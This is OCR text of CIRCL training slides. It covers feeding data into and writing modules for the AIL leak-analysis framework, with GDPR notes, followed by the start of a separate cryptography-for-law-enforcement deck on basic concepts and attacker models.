
   info@circl.lu
2. Setup *pystemon* and use the custom feeder
   - *pystemon* will collect pastes for you
3. Feed your own data using the API or the `import_dir.py` script
4. Feed your own file/text using the UI (`Submit section`)

Feeding AIL


There are different way to feed AIL with data:

1. CIRCL trusted partners can ask to access our feed info@circl.lu
   - ▷ You already have access
2. ~~Setup *pystemon* and use the custom feeder~~
   - ~~*pystemon* will collect pastes for you~~
3. Feed your own data using the API or `import_dir.py` script
4. Feed your own file/text using the UI (`Submit section`)

Via the UI (1)


Files submission
Submit a file
Browse...
No file selected.
Archive Password
Optionnal
Tags :
Select Tags
Taxonomie Selection
Select Tags
Galaxy Selection
Submit this paste

Via the UI (2)


Submitting Pastes ...
100 %
Files Submitted 1 / 1
Submitted pastes
/home/ail/git/AIL-framework/PASTES/submitted/2018/06/29/02071570-b464-4bbb-be59-37c58c9b8925.gz
Submitted Pastes
Success

Feeding AIL with your own data - API

api/v1/import/item

```
{
  "type": "text",
  "tags": [
    "infoleak:analyst-detection=\"private-key\""
  ],
  "text": "text to import"
}
```

Feeding AIL with your own data - `import_dir.py` (1)

/!\ requirements:

- Each file to be fed must be of a reasonable size:
  - $\sim$ `3 Mb` / file is already large
  - This is because some modules are doing regex matching
  - If you want to feed a large file, better split it in multiple ones


Feeding AIL with your own data - `import_dir.py` (2)

1. Check your local configuration `bin/package/config.cfg`
   - In the file `bin/package/config.cfg`,
   - Add `127.0.0.1:5556` in `ZMQ_Global`
   - (should already be set by default)
2. Launch `import_dir.py` with de directory you want to import
   - `import_dir.py -d dir_path`

Creating new features

Developing new features: Plug-in a module in the system

Choose where to put your module in the data flow:



Then, modify `bin/package/modules.cfg` accordingly

Writing your own modules - /bin/template.py

```
1  import time
2  from pubsublogger import publisher
3  from Helper import Process
4  if __name__ == '__main__':
5      # logger setup
6      publisher.port = 6380
7      publisher.channel = 'Script'
8      # Section name in configs/core.cfg
9      config_section = '<section name>'
10     # Setup the I/O queues
11     p = Process(config_section)
12     # Endless loop getting messages from the input queue
13     while True:
14         # Get one message from the input queue
15         message = p.get_from_set()
16         if message is None:
17             publisher.debug("{} queue is empty, waiting".format(config_section))
18             time.sleep(1)
19             continue
20         # Do something with the message from the queue
21         something_has_been_done = do_something(message)
22
```

Practical part

Practical part: Pick your choice

1. Update support of docker/ansible
2. Graph database on `Credential.py`
   - Top used passwords, most compromised user, ...
3. Webpage scrapper
   - Download html from URL found in pastes
   - Re-inject html as paste in AIL
4. Improvement of `Phone.py`
   - Way to much false positive as of now. Exploring new ways to validate phone numbers could be interesting
5. **Your custom feature**

Contribution rules

How to contribute

Glimpse of contributed features

- Docker
- Ansible
- Email alerting
- SQL injection detection
- Phone number detection

How to contribute

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.

How to contribute

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.
- Feel free to make a pull request for your contribution

How to contribute

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.
- Feel free to make a pull request for your contribution
- That's it!

Final words

- Building AIL helped us to find additional leaks which cannot be found using manual analysis and **improve the time to detect duplicate/recycled leaks**.

  $\rightarrow$ Therefore quicker response time to assist and/or inform proactively affected constituents.

Ongoing developments

- Python API wrapper
- **Data retention (export/import)**
- MISP format support (MISP modules expansion)
- auto Classify content by set of terms
  - CE contents
  - DDOS booters
  - ...
- Crawled items
  - add screenshot correlation
  - duplicate crawled domains
  - tor indexer
  - crawler cookie authentication

Annexes

Privacy, AIL and GDPR

- Many modules in AIL can process personal data and even special categories of data as defined in GDPR (Art. 9).
- The data controller is often the operator of the AIL framework (limited to the organisation) and has to define **legal grounds for processing personal data**.
- To help users of AIL framework, a document is available which describe points of AIL in regards to the regulation[8].

[8] https://www.circl.lu/assets/files/information-leaks-analysis-and-gdpr.pdf

Potential legal grounds

- **Consent of the data subject** is in many cases not feasible in practice and often impossible or illogical to obtain (Art. 6(1)(a)).
- Legal obligation (Art. 6(1)(c)) - This legal ground applies mostly to CSIRTs, in accordance with the powers and responsibilities set out in CSIRTs mandate and with their constituency, as they may have the legal obligation to collect, analyse and share information leaks without having a prior consent of the data subject.
- Art. 6(1)(f) - Legitimate interest - Recital 49 explicitly refers to CSIRTs' right to process personal data provided that they have a legitimate interest but not colliding with fundamental rights and freedoms of data subject.

Managing AIL: Old fashion way


Access the script screen

```
1 screen -r Script
```

Table: GNU screen shortcuts

Shortcut	Action
C-a d	detach screen
C-a c	Create new window
C-a n	next window screen
C-a p	previous window screen

Managing your modules: Using the helper


screen(1: ModuleInformation)
00:24
Running Queues
Action Queue name PID # S Time R Time Processed element CPU % Mem % Avg CPU%
<K> [ ] Attributes 31731 5 2017-08-03 00:24:03 0:00:01 G3rbPYqV 3.10% 1.56% 3.60%
<K> [ ] BrowseWarningPaste 31952 2 2017-08-03 00:23:55 0:00:09 yPJDaL03 0.00% 1.43% 0.00%
<K> [ ] Categ 31766 30 2017-08-03 00:23:58 0:00:06 Hsi3zr6Y 6.70% 1.64% 17.40%
<K> [ ] Credential 31822 7 2017-08-03 00:24:04 0:00:00 yPJDaL03 3.50% 1.63% 3.50%
<K> [ ] CreditCards 31783 11 2017-08-03 00:24:04 0:00:00 q9qssLnD 4.80% 1.60% 4.80%
<K> [ ] DomClassifier 31755 71 2017-08-03 00:23:52 0:00:12 YWzDff8X 1.70% 1.64% 5.73%
<K> [ ] Indexer 31870 10 2017-08-03 00:24:03 0:00:01 02sSzMLu 67.60% 1.93% 61.47%
<K> [ ] Lines 31744 5 2017-08-03 00:24:03 0:00:01 zLEpPJfB 5.20% 1.57% 3.37%
<K> [ ] Mixer 31704 2 2017-08-03 00:24:03 0:00:01 6Gzez7zx 0.30% 0.43% 0.40%
<K> [ ] ModuleStats 31932 33 2017-08-03 00:23:57 0:00:07 7QCEJHTV 0.00% 1.64% 0.00%
<K> [ ] Phone 31888 2 2017-08-03 00:24:04 0:00:00 gHqrECWA 3.40% 1.59% 3.85%
<K> [ ] Release 31899 30 2017-08-03 00:23:57 0:00:07 JPvHXVtj 1.80% 1.64% 8.55%
<K> [ ] SQLInjectionDetection 31941 1 2017-08-03 00:23:55 0:00:09 jNP00wmj 0.00% 1.49% 0.10%
<K> [ ] Tokenize 31775 42 2017-08-03 00:24:03 0:00:01 wTSf5hgi 6.60% 1.57% 6.60%
<K> [ ] Web 31818 17 2017-08-03 00:23:45 0:00:19 jNP00wmj 0.00% 1.74% 0.00%
<K> [ ] WebStats 31922 2 2017-08-03 00:23:14 0:00:50 jNP00wmj 0.00% 0.51% 0.00%
Idling Queues
Action Queue PID Idle Time Last paste hash
<K> Global 31717 0:00:00 nnDewHkX
<K> Keys 31880 0:00:00 yCWUXRip
<K> Mail 31805 0:00:01 rhn2f3Yt
Queues not running
Action Queue State
<S> Curve Stuck or idle, restarting disabled
<S> CurveManageTopSets Not running by default
<S> Cve Stuck or idle, restarting disabled
<S> DumpValidOnion Not running by default
<S> Duplicates Stuck or idle, restarting disabled
<S> Onion Stuck or idle, restarting disabled
<S> PreProcessFeed Not running by default
<S> RegexForTermsFrequency Stuck or idle, restarting disabled
<S> SentimentAnalysis Stuck or idle, restarting disabled
<S> SetForTermsFrequency Stuck or idle, restarting disabled
Logs
Time Module PID Info
00:23:29 Duplicates 31725 Cleared invalid pid in MODULE_TYPE_Duplicates
00:23:29 SentimentAnalysis 31961 *invalid pid in MODULE_TYPE_SentimentAnalysis
00:23:29 RegexForTermsFrequency 31852 *id pid in MODULE_TYPE_RegexForTermsFrequency
00:23:29 Curve 31837 Cleared invalid pid in MODULE_TYPE_Curve
00:23:29 SetForTermsFrequency 31864 *alid pid in MODULE_TYPE_SetForTermsFrequency
00:23:11 * - Cleared redis module info
0:24 0$ bash [1 ModuleInformation] 2-$ Mixer 3$ Global 4$ Duplicates 5$ Attributes 6$ Lines 7$ DomClassifier 8$ Categ 9$ Tokenize 10$ CreditCards 11$ Onion 12$ Mail 13$ Web 14$ Creden

Cryptography Workarounds For Law Enforcement

Snake oil Crypto, D4 and other tricks

Team CIRCL

CIRCL
Computer Incident
Response Center
Luxembourg

2019/11/27

Jean-Louis Huynen

Outline

- Cryptography 101,
- Brute Force 101,
- Encryption an Law Enforcement,
- Pretty Good Privacy / GnuPG
- Use-Case: RSA,
- First Hands-on: Understanding RSA,
- Snake-Oil-Crypto: a primer,
- Second Hands-on: RSA in Snake-Oil-Crypto,
- D4 passiveSSL Collection,
- Interactions with MISP.

Cryptography 101

Cryptography Concepts

- **Plaintext** P: Text in clear,
- **Encryption** E: Process of disguising the plaintext to hide its content,
- **Ciphertext** C: Result of the Encryption process,
- **Decryption** D: Process of reverting encryption, transforming C into P,
- **Encryption Key** EK: Key to encrypt P into C,
- **Decryption Key** DK: Key to decrypt C into P,
- **Cryptanalysis**: Analysis of C to recover P without knowing K.

Cryptography Services

- **Confidentiality** : Ensure the secrecy of the message except for the **intended** recipient,
- **Authentication** : Proving a party's identity,
- **Integrity** : Verifying that data transmitted were not altered,
- **Non-repudiation** : Proving that the sender sent a given message.

Type of Encryption Applications

- **In-transit encryption**: protects data while it is transferred from one machine to another,
- **At-rest encryption**: protects data stored on one machine.

Encryption most important concepts

- **Confusion**: Obscures the relationship between the Cipher Text and the key. In a perfect cipher, changing one bit of the key should change all bits of the Cipher Text.
- **Diffusion**: Hides relationship between the Plain Text and the Cipher Text (eg. symbols frequencies). In a perfect cipher changing a single bit of the Plain Text bit affects at least half of the Cipher Text bits.
- **Kerckhoffs's Principle**: The algorithm can be public:

  It [cipher] should not require secrecy, and it should not be a problem if it falls into enemy hands.

There is no security in obscurity.

Attackers model I

Black Box - Attackers may only see inputs / outputs:

- **Ciphertext-Only Attackers (COA) :** see only the ciphertext,
- **Known-Plaintext Attackers (KPA):** see ciphertext and plaintext,
- **Chosen-Plaintext Attacker (CPA):** encrypt plaintext, and see ciphertext,
- **Chosen-Ciphertext Attakers (CCA):** encrypt plaintext, decrypt ciphertext.

Attackers model II

Grey Box - Attackers see cipher's implementation:

- **Side-Channel Attacks:** study the behavior of the implementation, eg. **timing attacks** [1]:
  - Osvik, Shamir, Tromer [**?**]: Recover AES-256 secret key of LinuxâĂŹs dmcrypt in just 65 ms
  - AlFardan, Paterson [**?**]: âĂIJLucky13âĂİ recovers plaintext of CBC-mode encryption in pretty much all TLS implementations
  - Yarom, Falkner [**?**]: Attack against RSA-2048 in GnuPG 1.4.13: âĂIJOn average, the attack is able to recover 96.7% of the bits of the secret key by observing a single signature or decryption round.âĂİ
  - Benger, van de Pol, Smart, Yarom [**?**]: âĂIJreasonable level of success in recovering the secret keyâĂİ for OpenSSL ECDSA using secp256k1 âĂIJwith as little as 200 signaturesâĂİ


Attackers model III

Most recent timing attack: **TPM-fail** [?]

> We discovered timing leakage on Intel firmware-based TPM (fTPM) as well as in STMicroelectronics' TPM chip. Both exhibit secret-dependent execution times during cryptographic signature generation. While the key should remain safely inside the TPM hardware, we show how this information allows an attacker to recover 256-bit private keys from digital signature schemes based on elliptic curves.


Attackers model IV

